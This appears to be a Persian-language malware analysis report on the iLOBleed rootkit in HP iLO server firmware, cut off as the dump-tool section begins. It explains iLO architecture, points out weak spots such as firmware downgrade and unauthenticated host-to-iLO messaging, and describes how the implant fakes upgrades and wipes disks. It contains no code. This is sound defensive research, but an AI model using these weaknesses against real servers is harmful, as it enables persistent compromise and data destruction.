



خاموش نشدنی؛

Implant.ARM.iLOBleed.a

نخستین روت کیت کشف شده در سفت افزار iLO سرورهای HP

دی ماه ۱۴۰۰

۱ فهرست مطالب

۱	فهرست مطالب.....	۲
۲	چکیده فنی.....	۳
۲.۱	نکات کلیدی گزارش.....	۳
۲.۲	علائم آلودگی.....	۴
۳	فناوری HP iLO.....	۶
۳.۱	معماری سخت‌افزاری iLO.....	۷
۳.۲	ساختار سفت‌افزار iLO.....	۸
۳.۳	ماژول‌های iLO.....	۹
۴	تحلیل نهان‌افزار Implant.ARM.iLOBleed.a.....	۱۴
۴.۱	ابزار تهیه رونوشت از سفت‌افزار.....	۱۴
۴.۲	تحلیل سفت‌افزار آلوده.....	۱۵
۵	جمع‌بندی مطالب.....	۲۷
۵.۱	راهکارهای پیشنهادی حفاظت iLO.....	۲۷
۶	مراجع.....	۲۸

۲ چکیده فنی

سرورهای HP دارای یک ماژول مدیریتی به نام iLO مخفف Integrated Lights-Out هستند که به محض اتصال کابل برق روشن شده و یک سیستم عامل کامل اختصاصی را بارگذاری می‌کند. این ماژول با خاموش کردن سرور باز هم به کار خود ادامه می‌دهد و دارای دسترسی کاملی به کل سفت‌افزار، سخت‌افزار، نرم‌افزار و سیستم‌عامل سرور است و علاوه بر مدیریت سخت‌افزار سرور، به ادمین اجازه می‌دهد از راه دور سرور را روشن و خاموش نموده، به کنسول آن دسترسی داشته و حتی سیستم عامل روی آن نصب نماید.

دسترسی فوق‌العاده بالای این ماژول (بالتر از هر سطح دسترسی در سیستم عامل)، احاطه کامل آن به سخت‌افزار، دور بودن از چشم ادمین و عمومی نبودن دانش و ابزارهای لازم برای بررسی و محافظت از آن، و ثابت بودن و عدم تغییر آن حتی با تغییر سیستم عامل، و به خصوص همواره روشن بودن دائمی خصوصیات هستند که این ماژول را به مثابه بهشتی برای نفوذگران و گروه‌های APT جهت پنهان نمودن بدافزار می‌گرداند.

ما در این گزارش به تحلیل یک نهان‌افزار^۱ کشف شده در محیط عملیاتی^۲ می‌پردازیم که خود را درون iLO پنهان می‌کند، با آپگرید سفت‌افزار قابل حذف نیست، و می‌تواند مدت‌ها از چشم‌ها پنهان بماند. این بدافزار مدتی است در حال استفاده توسط نفوذگران می‌باشد و ما در حال بررسی عملکرد آنها بوده‌ایم. تا جایی که ما اطلاع داریم، این اولین گزارش از کشف بدافزاری واقعی در این سفت‌افزار در دنیا می‌باشد.

از آنجایی که پرداختن به تحلیل این بدافزار، نیازمند دانشی از معماری سفت‌افزار HP iLO می‌باشد، در این سند ابتدا اندکی درباره معماری HP و نقاط آسیب‌پذیر آن پرداخته شده است. سپس در بخش بعدی به تحلیل بدافزار کشف شده و ماژول‌های مختلف آن می‌پردازیم. در نهایت و در بخش آخر، به راهکارهای بررسی آلودگی و محافظت در برابر آن خواهیم پرداخت.

در کنار این گزارش، ابزارهایی جهت دامپ‌گیری و بررسی آلودگی سرورها توسعه داده شده است که در آینده نزدیک در اختیار عموم متخصصین قرار می‌گیرد. امیدواریم این گزارش نقطه شروعی برای توجه عمومی بیشتر به سفت‌افزارها و ایجاد راهکارهای محافظت از آنها باشد.

۲.۱ نکات کلیدی گزارش

- پنل مدیریتی iLO سرورهای HP محل امنی برای بدافزارها به شمار می‌رود که پس از آلودگی قابل تشخیص یا پاکسازی به روش‌های متعارف نیست.
- دسترسی به iLO و آلوده کردن آن، غیر از اینکه از طریق پورت شبکه iLO امکان‌پذیر است، از طریق داشتن دسترسی مدیر سیستم یا روت به سیستم عامل هاست نیز امکان‌پذیر است. یعنی در صورتیکه نفوذگر به کاربر admin ویندوز

¹ Rootkit

² In the wild

یا root سیستم عامل نصب شده روی سرور دسترسی داشته باشد، می‌تواند با iLO ارتباط برقرار کرده و در صورت آسیب‌پذیر بودن آن را آلوده نماید.

- تحقیقات انجام شده در طول سالیان گذشته، آسیب‌پذیری‌های متعددی را در HP iLO نشان داده‌اند که موجب ارائه وصله و تغییرات معماری از طرف سازنده شده است.
- در نسخه‌های iLO4 و قبلتر که در سرورهای G9 و ماقبل استفاده می‌شوند، مکانیزم بوت امن با داشتن کلید ریشه معتمد در سخت‌افزار وجود نداشته و سفت‌افزار این نسخه‌ها توسط بدافزار قابل تغییر و آلوده شدن می‌باشد.
- حتی در صورت به‌روزرسانی iLO به آخرین نسخه مربوطه که آسیب‌پذیری شناخته شده‌ای نداشته باشد، باز هم امکان دانگرید^۱ آن به نسخه‌های پایین‌تر آسیب‌پذیر وجود دارد. این موضوع در کلیه سرورهای HP وجود داشته و فقط در سری G10 به شرط فعال نمودن یک تنظیم غیرپیش‌فرض قابل جلوگیری می‌باشد. در سایر سرورها، امکان جلوگیری از دانگرید و آلوده شدن سرور وجود ندارد.
- با توجه به موارد فوق، حتی قطع کردن کابل شبکه iLO یا آپگرید نمودن آن به آخرین نسخه جهت جلوگیری از آلودگی بدافزاری کافی نمی‌باشد.
- از سال ۲۰۲۰ گروه تحلیل بدافزار شرکت امن‌پرداز نهن‌افزاری را کشف کرده‌اند که یک ماژول بدافزاری با نام Implant.ARM.iLOBleed.a را به سفت‌افزار iLO اضافه می‌کند و تعدادی از ماژول‌های اصلی سفت‌افزار را نیز تغییر می‌دهد. به این ترتیب امکان به‌روزرسانی سفت‌افزار از بین می‌رود و دسترسی‌هایی به سخت‌افزار سرور ایجاد می‌شود که یکی از نتایج آن حذف کامل اطلاعات موجود روی دیسک‌های سرور است.
- ابزار بررسی صحت HP iLO توسط امن‌پرداز به زودی به صورت عمومی منتشر شده و در دسترس عموم قرار می‌گیرد.

۲.۲ علائم آلودگی


اگر چه معمولاً در علائم آلودگی مواردی مانند هش و ... بیان می‌شود، در دسترس نبودن ابزار dump سفت‌افزار iLO انتشار این نوع علائم آلودگی را بی‌فایده می‌کند. به علاوه در صورت دسترسی به این ابزار، استفاده از راهبرد لیست سفید یعنی مقایسه دامپ تهیه شده با مجموعه‌ی محدود سفت‌افزارهای اصیل HP کاری ساده‌تر و موثرتر می‌باشد.

اما اگر می‌خواهید بدانید که سرور شما آلوده شده است یا خیر، یک راه تشخیص ساده برای آلودگی وجود دارد:

همانگونه که بیان شد، این بدافزار جهت حفظ استتار و ماندگاری خود بعد از آپگرید سفت‌افزار، این عملیات را شبیه‌سازی می‌کند. اگر چه بدافزار تلاش می‌کند که با برداشتن شماره نسخه سفت‌افزار آپگرید شده و نمایش آن در محل‌های مختلف منجمله صفحه اصلی لاگین iLO، روند آپگرید را موفق جلوه بدهد، اما یک نکته وجود دارد: شرکت HP در رابط کاربری iLO تغییرات چشمگیری داده است. بنابراین تشخیص یک سفت‌افزار نادرست به سادگی با چشم ممکن است.

¹ Downgrade

در شکل ۱ می‌توانید مقایسه دو صفحه لاگین واقعی و جعلی (آلوده شده توسط بدافزار) را مشاهده کنید. هر دو صفحه اعلام می‌کنند که iLO نسخه ۲.۵۵ هستند اما صفحه لاگین آلوده، در واقع صفحه لاگین مربوط به iLO قدیمی ۲.۳۰ می‌باشد و فقط شماره نسخه آن توسط بدافزار جعل شده است.



شکل ۱ - مقایسه صفحه لاگین جعلی (آلوده به بدافزار) با لاگین واقعی iLO

البته مانند هر علامت آلودگی و IOC دیگری، می‌شود انتظار داشت که بدافزارنویسان راهی برای تغییر این علامت و پنهان کردن آن بیابند. اما تا آن زمان، این روش ساده و موثری برای تشخیص بدافزار بدون نیاز به هیچ گونه ابزاری می‌باشد.

۳ فناوری HP iLO

شرکت HP فناوری iLO¹ را برای مدیریت این سیستم‌ها در اختیار کاربرانی که به عنوان مدیر سیستم فعالیت می‌کنند ارائه کرده است. این فناوری به مدیران سیستم اجازه می‌دهد تا به صورت ریموت و از راه دور با استفاده از یک واسط شبکه، به مشخصه‌های گوناگونی از سیستم تحت مدیریت خود دسترسی داشته باشند از جمله:

- مدیریت توان مصرفی
- دسترسی به کنسول سیستم از راه دور
- نصب CD/DVD Image از راه دور
- رصد و کنترل بسیاری از شاخص‌های سخت‌افزاری و نرم‌افزاری سیستم از راه دور

شرکت HP برای نسل‌های گوناگون سروهای خود در سال‌های اخیر نسخه‌های متنوعی از سفت‌افزار iLO را ارائه کرده است که جدول ۱ این نسخه‌ها را نمایش می‌دهد.

جدول ۱- نسخه‌های سفت‌افزار iLO برای نسل‌های گوناگون سرورهای HP

سری سفت‌افزار iLO	نسل سرور HP ProLiant	آخرین نسخه سفت‌افزار ارائه شده
iLO	نسل ۲ و ۳ و ۴ و نسل ۶ (زیر سری ۳۰۰)	۱۰۹۶- آوریل ۲۰۱۴
iLO 2	نسل ۵ و ۶ (بالای سری ۳۰۰)	۲۰۳۳- مارس ۲۰۱۸
iLO 3	نسل ۷	۱۰۹۳- آگوست ۲۰۲۰
iLO 4	نسل ۸ و ۹	۲۰۷۵- آگوست ۲۰۲۰
iLO 5	نسل ۱۰	۲۰۳۰- سپتامبر ۲۰۲۰

به دلیل حوزه اختیارات و عملکرد حساس این واسط سفت‌افزاری در تمام خانواده‌های سرور، سناریوهای گوناگونی برای حمله به این واسط قابل تصور است. از جمله این حملات، دست‌یابی به رمز عبور واسط مدیریتی، کشف و به‌کارگیری آسیب‌پذیری‌های امنیتی و همچنین فلش کردن سفت‌افزار آلوده به جای سفت‌افزار اصلی روی سرور است.


در سال‌های اخیر مجموعه‌ای از مطالعات با هدف شناخت آسیب‌پذیری‌های امنیتی واسط مدیریتی iLO سرورهای HP انجام گرفته است [۱][۲][۳]. این مطالعات در نهایت منجر به کشف تعدادی آسیب‌پذیری با درجه خطر بالا و متوسط شده است. متأسفانه انتشار عمومی این آسیب‌پذیری‌ها و نمونه‌های کد برای اثبات این آسیب‌پذیری‌ها سبب شده است تا در چند سال اخیر، افراد یا گروه‌های مهاجم با استفاده از این آسیب‌پذیری‌ها، به زیرساخت شبکه برخی از سازمان‌ها که از سرورهای HP به منظور مدیریت شبکه‌های سازمانی خود استفاده می‌کنند حملاتی انجام دهند.

¹ Integrated Lights-Out

۳,۱ معماری سخت‌افزاری iLO

از دیدگاه سخت‌افزاری، iLO به صورت مجتمع در کنار برد اصلی سیستم تعبیه شده است و شامل موارد زیر است [۲]:

- پردازنده ARM با معماری GLP/Sabine
- حافظه فلش برای ذخیره‌سازی سفت‌افزار
- حافظه RAM اختصاصی
- واسط شبکه اختصاصی
- مجموعه‌ای از درگاه‌های سخت‌افزاری برای ارتباط با بخش‌های کنترلی



شکل ۲- شماتیک سخت‌افزاری iLO

شکل ۲ شماتیک سخت‌افزاری iLO را نمایش می‌دهد. همانطور که در این شکل قابل مشاهده است، پردازنده ARM به واسطه PCI-Express به پل جنوبی و از طریق آن به پردازنده اصلی سرور متصل می‌شود. همچنین iLO به صورت مستقیم می‌تواند با CMOS نیز ارتباط برقرار کند. این نوع از ارتباط برای تنظیم متغیرهایی چون Boot Order است که از طریق واسط مدیریتی iLO این امر را امکان پذیر می‌کند.

۳,۱,۱ پردازنده iLO

پردازنده مورد استفاده در iLO از سری پردازنده‌های نسل هفتم و هشتم ARM هستند. این پردازنده‌ها در کنار قدرت پردازش خوبی که دارند از سری تراشه‌های بسیار کم مصرف محسوب می‌شوند. این امر کمک می‌کند تا در حالتی که سرور در حالت انتظار قرار دارد بدون مصرف زیاد انرژی و جریان بیش از اندازه بتواند واسط مدیریتی را در اختیار مدیر شبکه قرار دهد.

۳,۱,۲ حافظه‌های جانبی

پردازنده iLO می‌تواند با حافظه‌های متفاوتی در ارتباط باشد. به طور خاص، دو مورد از این تراشه‌ها در این بخش مورد بررسی قرار گرفته‌اند. نخست تراشه اصلی این سیستم است که بر روی آن سفت‌افزار iLO قرار دارد و هنگام بالا آمدن iLO، این سفت‌افزار بارگذاری می‌شود.


مورد دوم حافظه تراشه‌ای است که از آن با عنوان iLO NAND Flash یاد می‌شود که به عنوان حافظه جانبی سیستم در اختیار سیستم‌عامل iLO قرار دارد. پس از بارگذاری، سیستم‌عامل iLO با کمک این حافظه می‌تواند به ذخیره فایل‌هایی از قبیل تاریخچه رخدادهای سیستم بپردازد. همچنین این حافظه محل ذخیره برنامه‌هایی است که توسط سیستم‌عامل iLO اجرا می‌شوند.

۳,۱,۳ ارتباط iLO با سرور

فناوری iLO به عنوان یک واحد مدیریت و کنترل سرور، به تمامی اجزاء سخت‌افزاری سرور از قبیل حافظه، پردازنده، درگاه‌های ورودی و خروجی و دیسک سخت دسترسی مستقیم دارد. همچنین پردازنده اصلی سرور نیز iLO را به عنوان یک ماژول PCI شناسایی می‌کند و می‌توان با آن ارتباط برقرار کند.

۳,۲ ساختار سفت‌افزار iLO

سفت‌افزار iLO به صورت یک فایل باینری درون حافظه فلش SPI (اغلب با اندازه ۱۶ مگابایت) ذخیره شده است. همان‌طور که در شکل ۳ دیده می‌شود، این سفت‌افزار از ۳ بخش اصلی Boot loader، هسته سیستم‌عامل (Kernel) و بخش ماژول‌ها تشکیل شده است. از این ۳ بخش، تنها بخش Boot loader به صورت رمزگذاری نشده است و دو بخش دیگر رمزگذاری شده و فشرده (با الگوریتم LZMA) و دارای امضاء امنیتی هستند. تمامی محتوای سفت‌افزار iLO به صورت کدهای کامپایل شده C با معماری ARM است.



شکل ۳- ساختار درونی سفت‌افزار iLO

از دیدگاه نرم‌افزاری، iLO سرویس‌های گوناگونی مانند Web Server و SSH Server را برای مدیران سرورها ارائه می‌کند. در واقع iLO به منزله یک سیستم‌عامل کامل است که به محض اتصال سیستم به برق، حتی در شرایطی که هاست سرور خاموش است بالا می‌آید و سرویس‌های خود را در دسترس قرار می‌دهد.

در زمان بوت شدن iLO، قبل از اجرای هر بخش (هسته سیستم‌عامل و ماژول‌های اجرایی)، بخش قبل باید امضای آن را صحت‌سنجی نماید تا اجازه اجرا به آن داده شود. به این ترتیب، بخش Boot Loader مسئول صحت‌سنجی امضاء، استخراج از وضعیت فشرده و بارگذاری بخش Kernel خواهد بود. همچنین بخش Kernel مسئول صحت‌سنجی امضاء، استخراج از وضعیت فشرده و بارگذاری ماژول‌های اجرایی خواهد بود.

سیستم‌عامل مورد استفاده در بخش سفت‌افزار iLO یک سیستم‌عامل بی‌درنگ به نام Integrity است که توسط شرکت Green Hills Software¹ توسعه داده شده است و مسئول اجرای وظایف موجود در ناحیه کاربر² است. ناحیه کاربر در واقع یک فایل باینری ELF با معماری ARM است که توسط شرکت HP توسعه یافته و پک شده است. این فایل دارای ماژول‌های متنوعی است هر یک دارای وظیفه خاصی هستند. هر وظیفه به صورت یک پردازنده با فضای حافظه مجازی اختصاصی و مجموعه‌ای از ریسمان‌های³ پردازشی است که در ناحیه کاربر اجرا می‌شود. در بخش‌های بعد این مستند عملکرد، برخی از مهمترین ماژول‌های iLO تشریح خواهد شد.


۳,۳ ماژول‌های iLO

شکل ۴ تعدادی از ماژول‌های User Land در سفت‌افزار iLO 4 را نشان می‌دهد. در ادامه این بخش، عملکرد تعدادی از مهم‌ترین ماژول‌ها تشریح می‌شوند.

¹ <http://www.ghs.com/products/rtos/integrity.html>

² User Land

³ Threads



شکل ۴- تعدادی از ماژول‌های User Land در سفت‌افزار iLO 4

۳,۳,۱ ماژول Web Server: ارائه واسط مدیریت وب

ماژول Web Server وظیفه ارائه واسط مدیریتی iLO در قالب سرویس وب را بر عهده دارد. این ماژول دارای بخش‌هایی نظیر واسط وب، یک واسط برنامه‌نویسی^۱ XML، یک واسط برنامه‌نویسی Redfish، و یک کنسول کنترل از راه دور است.

اتصال به ماژول Web Server می‌تواند از نوع HTTP و یا HTTPS باشد. این ماژول دارای چهار ریسمان پردازشی است که هر ریسمان مسئول اداره و پاسخگویی به یکی از اتصالاتی است که با ماژول ایجاد می‌شوند. هر درخواست اتصال به صورت خط به خط مورد پردازش قرار می‌گیرد و محتوای آن تجزیه و تحلیل می‌شود و در صورت صحت احراز هویت و سطح دسترسی آن، پاسخ مورد نظر ارائه می‌شود. اگرچه تقریباً دسترسی به تمامی صفحات وب نیاز به احراز هویت کاربر دارد، اما برخی از داده‌ها

در قالب XML بدون طی کردن فرآیند احراز هویت قابل دسترسی هستند.

^۱ API

۳,۳,۲ ماژول CHIF: ارتباط با پردازنده سرور

ماژول CHIF^۱ یکی از ماژول‌های موجود در iLO است که وظیفه ارتباط با بخش‌های پردازنده و حافظه سرور و انتقال پیام میان iLO و سیستم عامل میزبان را بر عهده دارد. به طور خلاصه می‌توان وظایف این ماژول را به شرح زیر لیست کرد [۳]:

- انتظار برای دریافت پیام از سمت سرور
- ارسال پیام دریافتی به واحد پردازش پیام (Command Handler) متناسب با پیام
- ارسال پیام‌های خاص به سایر ماژول‌های مرتبط با پیام

عملیات انتقال و پردازش پیام‌ها در این ماژول به‌طور پیش‌فرض هیچ‌گونه فرآیند احراز هویتی را طی نمی‌کند.

۳,۳,۳ ماژول FUM: به‌روزرسانی سفت‌افزار iLO

وظیفه اصلی ماژول FUM^۲ به‌روزرسانی سفت‌افزار iLO است. این وظیفه از سه طریق امکان‌پذیر است:


- از طریق واسط مدیریت HP Intelligent Provisioning
- با استفاده از سیستم‌عامل میزبان نصب شده روی سرور و با دسترسی به واسط PCI-E
- از راه دور و از طریق واسط مدیریت واسط وب iLO

ماژول FUM عملیات به‌روزرسانی سفت‌افزار را در ۵ مرحله انجام می‌دهد که شامل مراحل زیر است [۳]:

- ۱- فایل سفت‌افزار جدید از طریق هاست سرور و یا ماژول Web Server دریافت می‌شود.
- ۲- فایل سفت‌افزار جدید به ماژول FUM ارسال می‌شود.
- ۳- ماژول FUM فایل سفت‌افزار جدید را از جهت صحت امضاء و جامعیت بررسی و اعتبار سنجی می‌کند.
- ۴- ماژول FUM از هسته سیستم‌عامل نیز می‌خواهد تا صحت فایل سفت‌افزار جدید را اعتبار سنجی کند.
- ۵- ماژول FUM از ماژول SPI درخواست می‌کند تا فایل سفت‌افزار جدید را روی حافظه فلش SPI برنامه‌ریزی نماید.

¹ Channel Interface

² Firmware Update Module



شکل ۵- فرآیند به‌روزرسانی سفت‌افزار iLO توسط ماژول FUM

در این فرآیند، صحت‌سنجی جامعیت سفت‌افزار از طریق بررسی صحت امضاء دیجیتال فایل سفت‌افزار انجام می‌گیرد تا ماژولی به سفت‌افزار اصیل که توسط شرکت HP ارائه شده است افزوده یا کاسته نشود. نکته مهم این است که در فرآیند به‌روزرسانی سفت‌افزار، امکان به‌روزرسانی به نسخه پایین‌تر سفت‌افزار وجود دارد.

۳,۳,۴ ماژول SPI: دسترسی به حافظه فلش

وظیفه اصلی این ماژول، ارتباط با حافظه فلش SPI حاوی سفت‌افزار iLO و سفت‌افزار BIOS سرور است. از طریق این ماژول، عملیات خواندن، نوشتن و پاک کردن حافظه‌های فلش حاوی سفت‌افزار انجام می‌شود. همان‌طور که قبلاً نیز اشاره شد، بخش‌نهایی عملیات به‌روزرسانی سفت‌افزار iLO از طریق این ماژول انجام می‌شود.

۳,۳,۵ ماژول ConAppCli: سرویس کنسول

این ماژول وظیفه ارائه سرویس واسط کاربری خط فرمان دریافت فرمان‌های کاربر و مدیر سرور را بر عهده دارد. این فرمان‌ها می‌توانند از نوع روشن/خاموش کردن iLO، مدیریت کاربران، مدیریت توان مصرفی، مشاهده رخدادهای سیستم و .. باشد.

۳,۳,۶ ماژول SSH: خط فرمان از راه دور

سفت‌افزار iLO علاوه بر واسط وب، با استفاده از ماژول SSH سرویس shell رمز شده را در اختیار کاربر قرار می‌دهد و کاربر می‌تواند از طریق پورت ۲۲ با سفت‌افزار ارتباط برقرار نماید و مجموعه‌ای از فرمان‌ها را اجرا نماید.

۳,۳,۷ Health: سرویس رصد صحت اجزاء سیستم و ثبت رخدادها

وظیفه این ماژول، بررسی دوره‌ای وضعیت مشخصات سیستم و ثبت رخدادهای سرور است. مشخصات سیستم شامل دمای کاری، سرعت فن‌ها، وضعیت منبع تغذیه، وضعت حافظه‌های سیستم، شبکه، پردازنده‌ها و ... است.

۳,۳,۸ BlackBox: جعبه سیاه سیستم

این ماژول به منزله جعبه‌سیاه سرور عمل می‌کند و بسیاری از اطلاعات و رخدادهای حساس و حیاتی سیستم که توسط ماژول Health ثبت می‌شوند، توسط این ماژول به صورت روزانه در قالب یک فایل فشرده ذخیره می‌شوند.

۳,۳,۹ سایر ماژول‌ها

علاوه بر ماژول‌های ذکر شده در بخش‌های قبل، سفت‌افزار iLO دارای ماژول‌های متنوع دیگری است که هر یک در بخش UserLand دارای وظیفه مشخصی هستند. ماژول‌هایی مانند SNMP و SNTP و SVCSiLO وظایف مدیریت سیستم و شبکه را بر عهده دارند و ماژول‌هایی مانند USB، GPIO، I2C دسترسی کنترلی iLO به بخش‌های سخت‌افزاری سرور را فراهم می‌کنند.

۴ تحلیل نهان افزار Implant.ARM.iLOBleed.a

در این بخش به تحلیل فنی نهان‌افزار کشف شده در سفت‌افزار HP iLO می‌پردازیم.

زمانیکه تیم تحلیل امن‌پرداز این بدافزار را کشف نمود، مهاجمان تصمیم به تخریب اطلاعات دیسک‌های سرور و از بین بردن کامل آن گرفته بودند. جالب اینجاست که مهاجمین به یکبار تخریب اکتفا نکرده، و بدافزار را برای اجرای مکرر تخریب در بازه‌های زمانی تنظیم کرده بودند. به این ترتیب بعد از هر بار راه‌اندازی سرور با سیستم عامل جدید، پس از مدتی مجدداً کل هاردها تخریب می‌گردید. اما این بدافزار برخلاف سایر بدافزارهای Wiper که صرفاً به تخریب اطلاعات می‌پردازند، به قصد یکبار اجرا و ضربه زدن ایجاد نشده است.

یکی از قابلیت‌های مهم این بدافزار، دستکاری روال آپگرید سفت‌افزار iLO می‌باشد، به این نحو که در صورتی که مدیر شبکه تلاش کند سفت‌افزار iLO را به نسخه جدیدی ارتقا دهد، بدافزار ضمن جلوگیری از انجام روال آپگرید، تغییر نسخه را شبیه‌سازی می‌کند. به این منظور علاوه بر آنکه روال آپگرید در ظاهر اجرا شده و پیام انجام موفقیت‌آمیز آن نمایش داده می‌شود، حتی شماره نسخه سفت‌افزار نیز در ظاهر کنسول وب و سایر مکان‌ها افزایش پیدا می‌کند، در حالیکه در واقع هیچگونه آپگریدی انجام نشده است.

همین مساله به تنهایی نشان می‌دهد که هدف از تولید آن، ایجاد یک بدافزار با حداکثر مانایی و مخفی ماندن از کلیه مکانیزم‌های شناخته شده امنیتی می‌باشد. بدافزاری که با پنهان شدن در یکی از پرقدرت‌ترین منابع پردازشی که همواره نیز روشن است، قابلیت انجام هر دستوری از طرف مهاجمین را داشته باشد، بدون اینکه هرگز کشف گردد.

طبیعتاً هزینه صرف شده برای چنین حمله‌ای آن را در دسته APT‌ها قرار می‌دهد. اما استفاده از چنین بدافزار قدرتمند و پرهزینه‌ای برای کاری مانند تخریب اطلاعات که احتمال کشف بدافزار را افزایش می‌دهد، به نظر یک اشتباه فاحش از سمت این گروه می‌باشد.

سایر نکات فنی درباره این بدافزار را در بخش‌های آتی مطالعه می‌فرمایید.

۴.۱ ابزار تهیه رونوشت از سفت‌افزار

اولین گام برای بررسی آلودگی سفت‌افزار، تهیه رونوشت یا اصطلاحاً دامپ^۱ کامل از سفت‌افزار جهت بررسی می‌باشد.

